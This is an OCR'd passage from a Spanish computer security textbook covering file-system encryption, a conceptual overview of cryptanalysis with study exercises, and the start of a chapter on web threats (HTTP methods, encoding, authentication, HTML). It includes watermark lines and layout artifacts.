Dado que los permisos en archivos y carpetas no los protegen contra ataques físicos no autorizados, existe también la posibilidad de utilizar cifrado a nivel del sistema de archivos. En ellos el cifrado se realiza de manera transparente para el usuario, y después de cifrar un archivo o carpeta se trabaja del mismo modo que si estuvieran sin cifrar, no debiendo el usuario preocuparse por el proceso. Para todo esto, existen algunos sistemas especiales para cada uno de los mundos Windows y Unix.
EFS (Encrypting Filesystem) es el sistema de cifrado de archivos de Microsoft y proporciona la tecnología básica utilizada para almacenar archivos cifrados en volúmenes NTFS. En caso de que se intente abrir o copiar la carpeta o archivo cifrado sin

Chilexs22

PHIL ZIMMERMANN Y PGP

En 2002, la compañía **NAI** (Network Associates, Inc.) decidió eliminar PGP y la línea de productos derivados. Finalmente, el software fue adquirido por una nueva empresa llamada **PGP Corporation**, donde Zimmermann pasó a ocupar el cargo de consultor. Actualmente, también es el presidente de la **OpenPGP Alliance**.

permisos, se recibe un mensaje de acceso denegado. Es importante saber que los archivos marcados con el atributo de sistema no se pueden cifrar, así como tampoco los archivos de la estructura del directorio raíz del sistema. El hecho de cifrar una carpeta o un archivo no impide su eliminación ni su enumeración. Es posible cifrar o descifrar archivos y carpetas de un equipo remoto si éste permite el cifrado remoto. No obstante, si se abre el archivo cifrado a través de la red, los datos que se transmiten durante este proceso no se cifran, aunque por ejemplo el set de extensiones **WebDAV** (Web-based Distributed Authoring and Versioning) tiene capacidad para cifrar localmente el archivo y transmitirlo en forma cifrada.





Figura 31. *Ventana de atributos avanzados que permite seleccionar la opción de cifrado en un dato almacenado en un sistema de archivos NTFS.*

En el caso de Unix, existe un viejo sistema llamado **CFS** (Cryptographic File System) creado por Matt Blaze, que se ha convertido en el más utilizado en entornos donde coexisten diferentes derivados de Unix. Este provee servicios de cifrado a cualquier sistema de archivos típico en Unix, incluido NFS, a partir de los modos de trabajo de DES, que son lo suficientemente simples como para no sobrecargar demasiado a una máquina normal pero lo suficientemente pesados como para proveer de un buen nivel de seguridad. El usuario asocia una clave a los directorios que se van a proteger para que CFS cifre y descifre sus contenidos de forma transparente. El texto claro no se almacena en los dispositivos ni se transmite por la red, y los procedimientos de copia de seguridad del equipo no se ven afectados por el uso de CFS. El proceso se lleva a cabo en el espacio del usuario, usando el demonio **cfsd** en donde se encuentren los sistemas cifrados.



TCFS - Utilities

Utilities - version 2.0.0

The TCFS utilities version 2.0.0 use TCFS library 1.0.0. They fix some bugs that came with previous version:

1. They let to create a TCFS group in which the components belong to the same system group.
2. They let to create a TCFS group that is not already created.
3. They fix an old bug on creating a TCFS account, checking overflow on user name's length.
4. Addition of other features (i.e. letting to view a TCFS group account, and so on).

You can download it clicking here.

Below are listed links to man pages:

- tcfsadduser(8)
- tcfsmuser(8)
- tcfsaddgroup(8)
- tcfsmgroup(8)
- tcfsgenkey(1)
- tcfsputkey(1)
- tcfsmkey(1)
- tcfsviewkey(1)

Figura 32. *En la figura podemos ver el índice de los comandos para gestionar TCFS bajo Linux (**www.tcfs.unisa.it/docs/manpages/Linux/utils.html**).*

Otro sistema de archivos que utiliza cifrado es **TCFS** (Transparent Cryptographic File System). Fue desarrollado en la **Universidad de Salerno** (Italia) para solucionar el problema de la privacidad en sistemas distribuidos como **NFS** (Network File System), donde las comunicaciones en general se realizan en texto claro. El proceso se realiza en la máquina cliente, por lo que las claves no son enviadas a través de la red. La diferencia principal de TCFS con CFS es que opera a nivel del núcleo, consiguiendo así una mayor transparencia y seguridad.

ATAQUES A CRIPTOSISTEMAS

Chilers22

Atacar a los criptosistemas es el paso natural que le sigue a su desarrollo. En ambientes académicos se presentan regularmente nuevos diseños y con la misma frecuencia también son rotos. También en la tecnología industrial ocurre esto, por ejemplo, los algoritmos **AS/1**, **AS/2** y **CMEA**, utilizados en la industria de teléfonos móviles, pueden ser rotos en horas o en tiempo real, dependiendo del equipamiento disponible. Se considera a la criptografía y al criptoanálisis como las dos caras de la misma moneda. De hecho, se alienta a la comunidad científica a que trate de romper los nuevos algoritmos antes de considerar que un sistema es seguro.

Características del criptoanálisis

Criptoanálisis es el estudio de los métodos para obtener el sentido de una información cifrada sin tener acceso a la clave requerida para obtenerlo normalmente. También se utiliza la palabra para referirse a cualquier intento de sortear la seguridad de algoritmos y protocolos criptográficos, no solamente el cifrado. El término criptoanálisis fue acuñado por William F. Friedman en 1920 y la primera explicación conocida del criptoanálisis se debe al sabio árabe del siglo IX Yusuf Yaqub ibn Ishaq al-Sabbah Al-Kindi, en su tratado llamado **Manuscrito para Descifrar Mensajes Criptográficos**, que incluye una descripción del método de análisis de frecuencias.

Aunque el objetivo siempre es el mismo, el avance de la criptografía en ciertos aspectos, por ejemplo, el desarrollo de la **criptografía asimétrica** en la década de 1970, obligó a buscar métodos de análisis diferentes. En este caso particular, era necesario focalizarse en problemas de índole puramente matemático, como el problema del **logaritmo discreto** o de la **factorización de enteros**.

Durante el siglo XX se hicieron grandes avances en este campo, quizás el caso más emblemático haya sido durante la Segunda Guerra Mundial, donde los aliados (en particular Francia, Polonia e Inglaterra) pudieron quebrar los códigos alemanes (incluyendo la máquina **Enigma** y el código **Lorenz**), acelerando el final de la guerra.

Cuando hablamos de criptoanálisis es necesario hacer una diferencia importante. Por un lado, tenemos los **ataques teóricos** que, usualmente, se refieren a una debilidad de los algoritmos de cifrado bajo ciertas consideraciones desde el punto de vista matemático. Normalmente, este tipo de ataques están basados en algoritmos que pueden reducir la complejidad matemática de sus pares de cifrado. En el caso de la criptografía asimétrica, tenemos el ejemplo de Don Coppersmith, quien descubrió una forma más eficiente de resolver el problema del logaritmo discreto dentro de ciertos grupos (matemáticos). Esto obligó a los sistemas de cifrado que utilizaban este principio a usar grupos más grandes o de diferentes tipos, entre ellos, el algoritmo Diffie-Hellman.

Siguiendo con la criptografía de clave pública, ya hemos visto que **RSA** basa su seguridad en la factorización de los números enteros, por lo que un avance en este campo impactaría negativamente en su seguridad. En relación con esto, en 1980 un número de 50 dígitos podía factorizarse en 10^{12} operaciones elementales. Cuatro años más tarde, la evolución de los algoritmos de factorización llegó al punto de factorizar un número de 75 dígitos con la misma cantidad de operaciones. Paralelamente, los avances tecnológicos también posibilitaron una reducción en los tiempos requeridos para realizar esas operaciones. Si bien los 1024/2048 bits son todavía computacionalmente imposibles de factorizar, los distintos métodos continuarán evolucionando y se volverá a generar la necesidad de aumentar, nuevamente, el tamaño de la clave.

Si nos centramos en los **algoritmos simétricos**, en este caso el ataque por defecto es el de **fuerza bruta**, donde idealmente probaremos todas las combinaciones hasta finalmente dar con la clave. Este problema, básicamente, lo podemos reducir desde dos perspectivas. Por un lado, aumentando la capacidad de procesamiento para probar

más cantidad de claves en menos tiempo. Por el otro, también puede reducirse a partir de debilidades matemáticas propias del algoritmo, por ejemplo, en el caso de IDEA donde existen ciertas claves que son consideradas débiles. La consecuencia de esto es que en lugar de los 128 bits de clave que tenía el algoritmo originalmente, tendremos un tamaño de clave efectivo menor. Vale la pena aclarar que esto no implica que IDEA u otro algoritmo que posea claves débiles no sea seguro (por lo menos, desde el punto de vista computacional y en este momento), sino que tiene ciertas debilidades a partir de las cuales se pueden aplicar distintas técnicas para continuar reduciendo el tamaño efectivo de la clave. Si se reduce el tamaño efectivo de la clave, llega un punto en que la técnica de fuerza bruta es computacionalmente posible de aplicar.
De manera análoga al caso de los algoritmos asimétricos, aunque conceptualmente por distintas razones, la forma trivial de mejorar la fortaleza de los algoritmos simétricos es aumentar el tamaño de la clave. Pero esta carrera de agrandar constantemente la clave es una solución provisoria que dista mucho de ser la ideal. Por eso, la comunidad académica regularmente se plantea la necesidad de mejorar desde el punto de vista conceptual y matemático los algoritmos y sistemas de cifrado. Ejemplos de esto fueron las innovaciones producidas en su momento por Diffie-Hellman, más cerca en el tiempo por el algoritmo Rijndael (AES) y las excelentes propiedades matemáticas aplicadas, la criptografía de curvas elípticas que brindan una alternativa a los problemas matemáticos utilizados en la criptografía de clave pública y muy probablemente en un futuro cercano lo serán las funciones implementadas en el estándar SHA-3, que saldrá del concurso impulsado por el NIST (**http://csrc.nist.gov/groups/ST/hash/sha-3**).
Retomando las diferencias en las formas de ataque, además de los problemas de índole teórico que planteamos (que sólo son a modo introductorio ya que corresponden a la punta del iceberg en lo que a esta disciplina se refiere), también nos encontramos con **problemas prácticos** asociados, fundamentalmente, a las **implementaciones**. Muchos de estos problemas los que iremos tratando en el resto de los capítulos.

Complejidad y ataques conocidos

Si nos remontamos a la criptografía clásica, los ataques que podemos citar son el de **análisis de frecuencias**, el **método Kasiski** y el **índice de coincidencia**. Estos se basan, fundamentalmente, en las características propias de los lenguajes y utilizan técnicas estadísticas y de inferencia. En lo que a criptografía moderna se refiere, como comentamos previamente, a grandes rasgos podemos encontrar dos vertientes de ataque a los criptosistemas, aquella asociada a los problemas teóricos/matemáticos y aquella asociada a los problemas prácticos de implementaciones. En función de los resultados obtenidos del criptoanálisis, el criptógrafo Lars Knudsen realizó una clasificación particular para varios cifradores de bloques. Dependiendo de la calidad y la cantidad de información hallada, propuso las siguientes categorías:

- Ruptura total: en este caso, el atacante obtiene la clave secreta directamente.
- Deducción global: aquí, el atacante halla un algoritmo equivalente para el cifrado y descifrado de mensajes, pero sin obtener la clave.
- Deducción local: en este caso, el atacante puede obtener mensajes en plano o cifrados adicionales a los que ya conocía.
- Deducción de información: basado en la teoría de Shannon, el atacante obtiene información que antes desconocía.
- Distinción del algoritmo: en este caso, el atacante puede discernir entre la información cifrada aleatoriamente.

Ya comentamos que los ataques teóricos están orientados a reducir el tamaño efectivo de la clave. Muchas veces, desde el punto de vista práctico, esto no representa un peligro inminente, pero es cierto que no deja de ser una vulnerabilidad. Con este concepto en mente, el ámbito de la criptografía académica tiene una mirada bastante estricta de las debilidades de un algoritmo de cifrado. Bruce Schneier, un referente a nivel mundial en lo que a criptología respecta, plantea: "Romper un cifrado simplemente significa encontrar una debilidad que puede ser explotada con una complejidad inferior a la de la fuerza bruta. No importa que la fuerza bruta pudiera requerir 2128 cifrados; un ataque que requiera 2110 cifrados se consideraría una ruptura... de manera simple, una ruptura puede ser tan sólo una debilidad certificada: la evidencia de que el código no es tan bueno como se publicita".
Llevándolo a un plano más práctico (dentro del campo matemático), podemos aplicar distintos tipos de ataques a los sistemas modernos, dependiendo si estos son sistemas simétricos o asimétricos. Con respecto a los simétricos, además del ya mencionado ataque de fuerza bruta, podemos citar al criptoanálisis diferencial, el lineal, el integral y el estadístico, entre otros. En cuanto a los sistemas asimétricos, podemos mencionar a los ataques basados en la paradoja del cumpleaños y algunas variantes del clásico Man-in-the-middle, además de los distintos métodos matemáticos para reducir la complejidad de los problemas de álgebra planteados.

... RESUMEN

Chilexs22

En este capítulo hemos tratado los aspectos más importantes de un tema tan complejo y apasionante como es la criptografía. Para entenderla más allá de los aspectos históricos, ha sido necesario presentar los distintos tipos de algoritmos, denominados simétricos y asimétricos, las funciones de hash y los sistemas criptográficos completos. Finalmente, analizamos el concepto de infraestructura de clave pública, aplicaciones de la criptografía y los diferentes tipos de ataques a criptosistemas.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿En qué se diferencian los sistemas de cifrado clásicos y los modernos?

2 ¿Cuáles son los pilares de los sistemas de cifrado modernos?

3 ¿En qué se basa el cifrador de Vigenere?

4 ¿Qué características debe cumplir una función hash para ser utilizada en criptografía? Mencione las más utilizadas.

5 Mencione las características de un algoritmo simétrico (funcionamiento, ventajas y desventajas). ¿Cuáles son los algoritmos simétricos más comunes? Comente brevemente el funcionamiento.

6 ¿Cuáles son las características más importantes de un algoritmo asimétrico? ¿Cuáles son los algoritmos asimétricos más comunes?

7 ¿Cuáles son los componentes más comunes en una infraestructura de clave pública?

8 Describa el concepto de firma digital.

9 Mencione los distintos sistemas criptográficos y descríbalos brevemente.

10 ¿En qué radica la diferencia fundamental entre los ataques a sistemas simétricos y asimétricos?

ACTIVIDADES PRÁCTICAS

1 En la sección **Software** de la página **www.criptored.upm.es** descargue la aplicación CriptoRed (funciones hash MD5 y SHA-1) y analice su funcionamiento.

2 Del mismo sitio, descargue la aplicación ExpoCrip (algoritmos asimétricos y de firma digital) y pruébelo.

3 Allí mismo, descargue la aplicación SAFE-DES (funcionamiento de cifrado y descifrado del algoritmo DES, también permite criptoanalizarlo) y pruebe su funcionamiento.

4 Descargue la aplicación GPG del sitio **www.gnupg.org** según la plataforma que utilice (pueden descargar una versión con interfaz gráfica para Windows desde **www.gpg4win.org**) y compruebe sus funciones básicas de cifrado de mensajes y archivos, firma y borrado seguro.

5 Investigue sobre los distintos ataques a criptosistemas clásicos (análisis de frecuencias, índice de coincidencia y el método de Kasiski).

Chilexs22

Capítulo 5

Amenazas en entornos web

En este capítulo nos dedicaremos enteramente al mundo web y a sus problemas asociados. El especial foco que hacemos sobre esto tiene su razón en el hecho de que la Web funciona como base para muchas cosas, y es por esto también que los hackers le prestan tanta atención. En definitiva, el mundo del puerto 80 requiere un especial cuidado.

El mundo web	**124**
El servidor y el cliente	124
El protocolo HTTP	125
Encoding	127
Autenticación web	128
Lenguajes y tecnologías relacionadas	**129**
HTML	129
XML (eXtensible Markup Language)	130
PERL	131
PHP	132
Python	133
CGI	133
ASP	134
ActiveX	135
Java	135
Las aplicaciones web	**136**
El modelado de amenazas	137
Estándares utilizados	138
RIA: Rich Internet Applications	138
Canonicalización	139
Web Application Firewalls	140
El estándar OWASP	141
Vulnerabilidades y tipos de ataque	**142**
Recopilación de información	143
Abuso de funcionalidades	144
Ataques de inyección	144
Denegación de servicio y fuerza bruta	149
Otros ataques	149
Las 10 mayores vulnerabilidades	151
Web 2.0 y nuevas tecnologías	**151**
Estándares cambiantes y su seguridad	153
Problemas asociados a las nuevas tecnologías	155
Hacia dónde vamos	156
Resumen	**157**
Actividades	**158**

Chilexs22

EL MUNDO WEB

Lo que conocemos como **WWW** (World Wide Web) nació como un proyecto de índole militar, al igual que muchos otros avances de la ciencia y la tecnología. Esta estructura de comunicaciones permitió interconectar puntos remotos por medio de un **protocolo** predefinido (**TCP/IP**). Con esta nueva arquitectura se desarrollaron los modelos de comunicaciones, definiendo jerarquías (clientes y servidores) que dieron origen a una revolución digital.

Los protocolos y la red cumplían con los requerimientos funcionales, pero no habían sido concebidos para ser estrictamente seguros, por lo que no pasó mucho tiempo hasta que algunos intentaron hacer abuso de ellos, utilizando distintos métodos de ataques. Esto obligó a estudiar los distintos modos de ataque y sus contramedidas, basados principalmente en el uso apropiado de las mismas tecnologías y lenguajes existentes.

Figura 1. *En el mundo web, un cliente (usuario con un navegador) y un servidor se relacionan mutuamente, utilizando el protocolo TCP/IP.*

El servidor y el cliente

Un modelo cliente/servidor es una arquitectura de comunicaciones que se caracteriza por contar con dos capas que son, justamente, la del cliente y la del servidor. Cada extremo tendrá atribuciones diferentes y características propias de su función. Un contraste claro de arquitecturas lo podemos ver entre este modelo y el modelo de **pares** utilizado en las redes **P2P** (Peer to Peer), donde cada elemento de la red puede actuar como cliente y servidor a la vez.

El **servidor** será el **receptor** de las peticiones enviadas por un cliente. Una aplicación podrá ejecutarse de cualquiera de los dos lados. En caso de ejecutarse del lado del cliente, el servidor le envía el código para que lo ejecute (su navegador deberá contar con las capacidades adecuadas). En el otro caso, es el servidor quien ejecuta la aplicación, la que genera un código (HTML) que luego se envía por HTTP al cliente.

El servidor cumple un **rol pasivo** en las comunicaciones, no suele tener contacto con el usuario y debe esperar la actividad del cliente para reaccionar, procesando la información y devolviendo la respuesta (las conexiones pueden provenir de varios clientes a la vez).
Se considera que el **cliente** es la parte de un sistema de comunicación que realiza un pedido de datos en el contexto de una arquitectura cliente/servidor. Tiene el papel **activo** al hacer las **peticiones**, luego espera y recibe las respuestas del otro lado (servidor), pudiendo abrir conexiones simultáneas. El lado del cliente se relacionará de forma directa con el usuario a través de una interfaz, gráfica o no. El navegador (cliente) puede interpretar los lenguajes incluidos en el código HTML.

El protocolo HTTP

Cuando hablamos de la Web, lo primero que viene a la mente es el **protocolo HTTP** (HyperText Transfer Protocol), que permite el intercambio de información a través de Internet. Trabaja en el **puerto TCP 80** y, conceptualmente, es muy simple.




***Figura 2. Header Monitor** es un plugin para Firefox, que muestra el estado de las respuestas HTTP en la barra de estado del navegador (Server, Content-Encoding, Content-Type, etcétera).*

Chilexs22

III ID DE SESIÓN

En general, hay dos tipos de sistemas de administración de sesión respecto de sus valores de ID. El primer tipo de sistemas son los llamados **permisivos**, que permiten a los navegadores web especificar cualquier ID, en tanto que el segundo tipo son los sistemas **estrictos**, que sólo aceptan valores generados del lado del servidor.

Las conversaciones entre los extremos (cliente y servidor) se llevan a cabo por medio de instrucciones llamadas **métodos**. A partir de éstos es posible establecer solicitudes o **requerimientos**, que serán respondidos con **mensajes**. Para conocer más se puede recurrir a los **RFCs**.

***Figura 3.** El sitio **www.rfc-es.org** tiene como objetivo ofrecer las traducciones de los RFC estándar originales del inglés al español.*

En la siguiente tabla podemos ver una lista de los métodos más utilizados en HTTP junto con un ejemplo de **petición** (requerimiento o request) que conforma la **URI** (Uniform Resource Identifier) y la explicación de su uso. La URI es un identificador de recursos que se encuentra definido en la **RFC 2396** y se compone de una cadena de caracteres que los identifica unívocamente.

MÉTODO	REQUERIMIENTO	USO
GET	GET <Request-URI>?query_string HTTP/1.1\r\n Host: <hostname o IP>\r\n\r\	Recuperar información identificada por un URI. También se utiliza para pasar información al servidor en forma de valores al final del URI tras un signo de interrogación.
POST	POST <Request-URI> HTTP/1.1\r\n Host: <hostname o IP>\r\n Content-Length: <longitude_bytes>\r\n Content-Type: <contenttype>\r\n\r\n <query_string Request-URI>	Invocación de páginas como respuesta a peticiones. Además, aporta datos de entrada (pares atributo/valor).

MÉTODO	REQUERIMIENTO	USO
HEAD	HEAD <Request-URI> HTTP/1.1\r\n Host: <hostname o IP>\r\n\r\n	Es similar a GET, salvo que no se devuelve el cuerpo en la respuesta. Es útil para recabar datos sobre el servidor sin tener que transferir la página.
PUT	PUT <Request-URI> HTTP/1.1\r\n Host: <hostname IP>\r\n Content-Length: <length in bytes>\r\n Content-Type: <content type>\r\n\r\n <data to put to file>	Guardar el contenido de la petición en el servidor tras la URI requerida.
OPTIONS	OPTIONS <Request-URI> HTTP/1.1\r\n Host: < hostname o IP>\r\n\r\n	Petición sobre las opciones de comunicación disponibles.
DELETE	DELETE <Request-URI> HTTP/1.1\r\n Host: < hostname o IP>\r\n\r\n	Eliminar del servidor el recurso indicado por la URI solicitada.
TRACE	TRACE <Request-URI> HTTP/1.1\r\n Host: < hostname o IP>\r\n\r\n	Conocer si existe un receptor y obtener información de diagnóstico.
CONNECT	CONNECT <Request-URI> HTTP/1.1\r\n Host: < hostname o IP>\r\n\r\n	Especificar la información de un proxy al recurso identificado por la URI.

***Tabla 1.** Métodos y definiciones del protocolo HTTP 1.1.*

Encoding

La técnica de encoding, o codificación de caracteres, utilizada en documentos HTML, permite convertir un carácter de un lenguaje natural en un símbolo de otro sistema de representación mediante la aplicación de reglas. Uno de los más importantes es el **ASCII** (American Standard Code for Information Interchange), de 8 bits (7 más uno de paridad), que sólo puede codificar **128 símbolos**. Si bien 7 bits son suficientes para incluir mayúsculas y minúsculas del abecedario inglés, cifras, puntuación y caracteres de control, no se incluyen caracteres acentuados y otros símbolos. Por esto nace **ASCII Extendido**, con varios códigos de 8 bits, definidos para lenguas con escritura semejante, aunque tampoco dan una solución unificada. Con esto en mente, surge el estándar **Unicode** (Unicode Industrial Standard), que tiene por objetivo unificar las codificaciones, utilizando esquemas **UTF** (Unicode Transformation Format). Existen varios sets, como el UTF-8, de 8-bits de longitud variable y compatible con ASCII, que usa entre 1 y 4 bytes para la codificación de un carácter (8 a 32 bits), dependiendo del símbolo (también existe UTF-16, de 16 bits).

Un documento HTML contiene una declaración del set de caracteres (**charset**) en su encabezado. Los símbolos se pueden insertar utilizando un código que se asocia a un carácter específico, decimal o hexadecimal. La escritura de símbolos depende del tipo de fuente del navegador y muchos no dan soporte para todos los caracteres estándar. Los caracteres no soportados son mostrados como cuadrados o signos de interrogación.

***Figura 4.** El mapa de caracteres de Windows permite seleccionar un subset de caracteres de un formato específico, en este caso caracteres griegos de Unicode.*

Autenticación web

Los servidores y aplicaciones web permiten varios mecanismos de autenticación, siendo el más común el de HTTP, que puede dividirse en:

- Básica: el cliente envía usuario y contraseña al servidor en texto plano.
- Por **digest**: se calcula el hash de la contraseña y se utiliza un desafío-respuesta para validar sin enviar la contraseña.

chilexs22

Los servidores y aplicaciones web también permiten autenticación basada en **NTLM**, **certificados**, **tokens** y **biometría**. La autenticación NTLM es la mejor opción en un entorno Microsoft, aunque pueden usarse sistemas más complejos como Kerberos. Para sistemas PKI se utilizan tecnologías de clave pública y privada con certificados X.509. En el caso de los tokens, se utilizan dispositivos de hardware, usualmente como segundo factor de autenticación, combinado con otro mecanismo como usuario/password.

LENGUAJES Y TECNOLOGÍAS RELACIONADAS

Hoy en día existe un gran número de lenguajes y formatos relacionados con el mundo web, lo que desde el punto de vista de la seguridad es un foco de problemas. Sin embargo, ofrece una riqueza de posibilidades imposibles de rechazar por parte de desarrolladores y diseñadores. Aquí es donde el atacante hace uso de su experiencia y pericia, determinando en función de las fortalezas y debilidades de cada lenguaje, de qué manera atacar.

HTML

El lenguaje **HTML** (HiperText Markup Language) describe tanto el contenido como la estructura de las páginas web en forma de texto, utilizando marcas (**tag**) para la descripción de objetos (imágenes, videos, scripts, etcétera), y está basado el lenguaje **SGML** (Standard Generalized Markup Language).
Las etiquetas brindan flexibilidad y escalabilidad al lenguaje, ya que si aparece algún nuevo objeto, se agrega como una nueva etiqueta. Utiliza caracteres especiales para distinguir el texto del código y formato. Uno de los más comunes es **<**, incluido al comienzo de una marca. Las marcas pueden afectar el formato de la página o introducir código en distintos lenguajes, que se va a ejecutar del lado del cliente. Los tags de scripting mas utilizados para embeber contenido malicioso son **<script>**, **<object>**, **<applet>**, **<embed>** y **<form>**.




***Figura 5.** El Consorcio W3C ofrece la posibilidad de verificar online la compatibilidad y la validez de un sitio o página web para saber si cumple con el estándar HTML (**http://validator.w3.org**).*

Para insertar un script puede usarse la escritura **in-line** y definirse dentro del texto o en un archivo o recurso externo. El tag **<object>** permite ejecutar aplicaciones externas y **applets**, animaciones Flash o mostrar imágenes. Por su parte, el tag **<embed>** sirve para embeber elementos, generalmente multimedia. Para más información sobre las especificaciones de la versión HTML 4.01, podemos visitar **www.w3.org/TR/html401**.

***Figura 6.** Interesante tutorial en español de lenguaje HTML, provisto por el sitio **www.htmlquick.com**.*

XML (eXtensible Markup Language)

XML es un **metalenguaje** basado en etiquetas, desarrollado por el W3C, concebido para ser extensible, y también basado en SGML (aunque menos restrictivo en la definición de elementos). Esto permite utilizarlo para definir la gramática de otros lenguajes más específicos. Para esto implementa el concepto de **DTD** (Document Type Definitions), similar en su función a las **DDL** (Data Definition Language) en una base de datos relacional, que define los tipos de elementos, atributos y entidades que se permiten, y

Chilexs22

III LA PERLA DE LARRY

